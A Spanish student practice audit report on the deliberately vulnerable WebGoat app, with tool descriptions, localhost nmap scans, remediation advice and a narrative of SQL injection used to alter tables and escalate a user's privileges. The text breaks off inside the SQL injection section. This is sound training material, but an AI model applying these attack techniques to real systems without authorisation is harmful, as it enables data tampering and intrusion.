Practica de introducción a la ciberseguridad

Informe de auditoria a la aplicación web “WebGoat

Empresa encargada: Keepcoders H.P.

Auditor : Albert Llerena Escobar

Para: Cabras Montesas S.L.

CONTENIDO

Introducción 2
Informe ejecutivo 3
Vulnerabilidades destacadas 4
Detalles de las Vulnerabilidades 4
Recomendaciones 5
Conclusión 5
Descripción del proceso de auditoria 6
Reconocimiento/Information Gathering 6
Explotación y post-explotacion de los fallos 7
Inyección de sql 7
Configuración de seguridad incorrecta (XXE) 20
Injection Cross Site Scripting (XSS) 24
Componentes vulnerables y desactualizados 25
Fallo de identidad y autentificación 26
Posibles mitigaciones 27
Para inyección de SQL: 27
Para inyecciones Cross Site Scripting (XSS) 28
Para configuraciones de seguridad incorrectas 28
Para vulnerabilidades y desactualización de componentes 29
Para fallos de identidad y autenticación 30

INTRODUCCIÓN

Cabras Montesas S.L. ha encargado a la empresa Keepcoders H.P. la auditoria completa de su aplicación web "WebGoat" para comprobar así su vulnerabilidad frente ataques cibernéticos, tanto internos como externos, dicha auditoria se ha llevado a cabo por nuestro empleado Albert Llerena Escobar.

Este informe presenta los resultados de la auditoría de ciberseguridad realizada para evaluar la postura de seguridad actual de la empresa contratante. El objetivo principal de esta auditoría fue identificar cualquier vulnerabilidad, amenaza o riesgo que pueda afectar la integridad, confidencialidad y disponibilidad de los activos de información de dicha organización.

La auditoría se llevó a cabo siguiendo las mejores prácticas de la industria y las normas reconocidas internacionalmente. Se evaluaron varios aspectos de la ciberseguridad, la seguridad de la red, la seguridad de las aplicaciones, la seguridad de los datos, las políticas y procedimientos de seguridad, y la concienciación y formación en seguridad.

Es importante destacar que la ciberseguridad no es un estado estático, sino un proceso continuo. Las amenazas y vulnerabilidades evolucionan constantemente, y las empresas deben adaptarse a este cambiante panorama de seguridad. Este informe proporciona una instantánea de la postura de seguridad actual y ofrece recomendaciones para mejorar la ciberseguridad.

Esperamos que este informe sea un recurso valioso para entender mejor la postura de seguridad actual, priorizar las áreas que necesitan mejora y desarrollar un plan de acción para fortalecer la ciberseguridad.

Para realizar dicha tarea se han utilizado las siguientes herramientas:

1. **ZAP (Zed Attack Proxy)**: Es una herramienta de pruebas de penetración de código abierto, desarrollada por OWASP (Open Web Application Security Project). ZAP proporciona funciones automatizadas para encontrar vulnerabilidades de seguridad en aplicaciones web durante el desarrollo y las pruebas. Entre sus características se incluyen la interceptación de proxy, un escáner de vulnerabilidades pasivo/activo, un fuzzer, un escáner de ataques de fuerza bruta, entre otros.

2. **Nmap**: Es una herramienta de código abierto utilizada para explorar redes y realizar auditorías de seguridad. Nmap permite descubrir hosts y servicios en una red informática, creando un "mapa" de la misma. Puede ser utilizado para descubrir computadoras y servicios en una red, así como para obtener información detallada sobre ellos.

3. **Wappalyzer**: es una plataforma independiente y de código abierto, se utiliza mediante una extensión del navegador y nos da información de la web en la que estamos, alguna de la información que nos da es: sistema de gestión de contenidos, plugin, herramientas analíticas de la web, lenguaje de programación utilizado, las librerías de java que utilizan, las herramientas de desarrollo involucradas, el tipo de base de datos que usa, etc.


4. **SQLMap**: Es una herramienta de código abierto que automatiza el proceso de detección y explotación de vulnerabilidades de inyección SQL. SQLMap puede realizar una variedad de tareas automáticamente, incluyendo la identificación de una base de datos, la extracción de datos de la base de datos, la ejecución de comandos en el sistema operativo subyacente y mucho más.


5. **Burp Proxy**: Es una herramienta de la suite Burp que se utiliza para interceptar, inspeccionar y modificar el tráfico entre el navegador y la aplicación web objetivo. Esto permite a los auditores de seguridad analizar las solicitudes y respuestas de la aplicación web, insertar cargas útiles de ataque y descubrir vulnerabilidades.

Estas herramientas son fundamentales en cualquier auditoría de ciberseguridad, ya que proporcionan una variedad de funcionalidades para identificar y explotar vulnerabilidades en una aplicación web.

INFORME EJECUTIVO

Un total de 12 puntos de los cuales 1 se puede categorizar como crítico, 6 de ellos media y 5 leves





Ahora pasemos a explicar las vulnerabilidades más destacadas

VULNERABILIDADES DESTACADAS

Durante la auditoría de ciberseguridad realizada, se identificaron varias vulnerabilidades críticas que podrían comprometer la integridad y la seguridad de la aplicación web. Las vulnerabilidades encontradas incluyen:

1. Inyección SQL (SQL Injection)
2. Cross-Site Scripting (XSS)
3. Configuración de Seguridad Incorrecta (Security Misconfiguration)
4. Componentes Vulnerables y Desactualizados
5. Fallo en Identidad y Autenticación (Identity & Auth Failure)

Detalles de las Vulnerabilidades

1. Inyección SQL

Se detectó una vulnerabilidad de inyección SQL que podría permitir a un atacante manipular las consultas SQL a la base de datos de la aplicación. Esto podría resultar en el acceso no autorizado a los datos sensibles almacenados en la base de datos.

2*. Cross-Site Scripting (XSS)*

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS). Esta vulnerabilidad podría permitir a un atacante inyectar scripts maliciosos en las páginas web vistas por otros usuarios, lo que podría resultar en el robo de información sensible.

3*. Configuración de Seguridad Incorrecta*

Se encontró una configuración de seguridad incorrecta que podría exponer detalles sensibles del sistema a los atacantes, facilitando así los ataques.

4*. Componentes Vulnerables y Desactualizados*

Se detectaron componentes desactualizados y vulnerables en la aplicación. Estos componentes podrían ser explotados por los atacantes para comprometer la seguridad de la aplicación.

5*. Fallo en Identidad y Autenticación*

Se identificó un fallo en los mecanismos de identidad y autenticación. Este fallo podría permitir a un atacante eludir los controles de acceso y obtener privilegios no autorizados.

RECOMENDACIONES

1. **Inyección SQL**: Implementar consultas parametrizadas o utiliza ORM (Object-Relational Mapping) para prevenir la inyección SQL. Además, es útil validar y desinfectar los datos de entrada. La validación debe realizarse tanto en el lado del cliente como en el del servidor para garantizar una seguridad óptima.
2. **Cross-Site Scripting (XSS)**: Utilizar políticas de seguridad de contenido (CSP) para prevenir ataques XSS. Asegurarte de que los datos de entrada se validen, se desinfecten y se codifiquen correctamente. También es recomendable utilizar listas de permitidos en lugar de listas de denegados al validar los datos de entrada.
3. **Configuración de Seguridad Incorrecta**: Realizar revisiones regulares de la configuración de seguridad y seguir las mejores prácticas de la industria para garantizar que el sistema esté configurado correctamente. Estar seguro de que todos los detalles sensibles del sistema estén correctamente protegidos y no sean accesibles para los atacantes.
4. **Componentes Vulnerables y Desactualizados**: Mantener todos los componentes del sistema actualizados. Utilizar herramientas de escaneo de dependencias para identificar componentes obsoletos o vulnerables. Siempre que sea posible, reemplazar los componentes obsoletos o vulnerables por versiones más seguras y actualizadas.
5. **Fallo en Identidad y Autenticación**: Implementar autenticación multifactorial y gestión de sesiones segura. Asegurarte de que las contraseñas se almacenen de forma segura utilizando técnicas de hash y sal. También es importante implementar medidas de seguridad adicionales, como limitar el número de intentos de inicio de sesión fallidos y requerir la Re-autenticación para las acciones sensibles.

CONCLUSIÓN

La seguridad cibernética es un aspecto crucial en el mundo digital actual. Las vulnerabilidades en las aplicaciones web pueden tener consecuencias graves, incluyendo la pérdida de datos sensibles y daños a la reputación de la organización. Por lo tanto, es esencial realizar auditorías de seguridad regulares y tomar medidas proactivas para mitigar cualquier vulnerabilidad identificada.

Además, es importante recordar que la seguridad no es un estado, sino un proceso continuo. A medida que surgen nuevas amenazas y vulnerabilidades, es necesario revisar y actualizar regularmente las políticas y prácticas de seguridad.

Finalmente, la formación y la concienciación son fundamentales para mantener la seguridad. Asegúrate de que todos los miembros de tu organización comprendan la importancia de la seguridad y sepan cómo pueden contribuir a mantener la seguridad de la aplicación.

DESCRIPCIÓN DEL PROCESO DE AUDITORIA


RECONOCIMIENTO/INFORMATION GATHERING

En una primera exploración simple utilizamos nmap, zmap y wappalyzer encontramos, la información de puertos abiertos, las funciones de cada puerto y los posibles fallos:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:28 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
8082/tcp  open  blackice-alerts
9090/tcp  open  zeus-admin
35391/tcp open  unknown
35599/tcp open  unknown
37901/tcp open  unknown
37943/tcp open  unknown
40809/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:30 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE          VERSION
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap?
8082/tcp open  ssl/http-proxy   (bad gateway)
9090/tcp open  zeus-admin?
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerpri
nts at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/7%Time=6571E533%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20clos
SF:e\r\nContent-Length:\x200\r\nDate:\x20Thu,\x2007\x20Dec\x202023\x2015:3
SF:0:59\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1\.1\x20404\x20Not\x20Foun
SF:d\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Thu,\x200
SF:7\x20Dec\x202023\x2015:30:59\x20GMT\r\n\r\n")%r(RTSPRequest,42,"HTTP/1\
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c
```




Aquí vemos como tenemos varios puertos abiertos, lo que nos permite acceder a la web por distintos puntos y que sea más fácil de atacar, también tenemos la información de servicio de los puertos abiertos.

Con wappalyzzer obtenemos la información de las librerías java que utiliza, los frameworks, los scrips y los lenguajes de programación, esto nos hace una idea de que lenguaje podemos utilizar para explotar las vulnerabilidades encontradas en con zap que como vemos en la imagen son un total de 12.


EXPLOTACIÓN Y POST-EXPLOTACION DE LOS FALLOS

Inyección de sql


La inyección de sql es el fallo mas critico que hemos encontrado, ya que como hemos explicado anteriormente es un fallo que nos permite introducir un sencillo código y meternos en el sistema para obtener bases de datos, cambiar permisos de usuarios, alterar dichos datos e incluso borrarlos, aquí enseñamos unos ejemplos que hemos conseguido mediante inyección sql manual




Aquí vemos como con una simple consulta sabiendo el apellido de su empleado y el nombre de una tabla de la base de datos podemos obtener su departamento



Seguidamente probamos a modificar uno de los valores de la tabla y efectivamente funciono:







Así que intentamos ir a modificar la tabla introduciendo un nuevo valor en ella:


- Example:
  - CREATE TABLE employees(
    userid varchar(6) not null primary key,
    first_name varchar(20),
    last_name varchar(20),
    department varchar(20),
    salary varchar(10),
    auth_tan varchar(6)
    );
  - This statement creates the employees example table given on page 2.

w try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :






Decidimos probar si podíamos aumentar los privilegios de un usuario no autorizado:




Y efectivamente pudimos otorgarle nuevos privilegios al usuario :



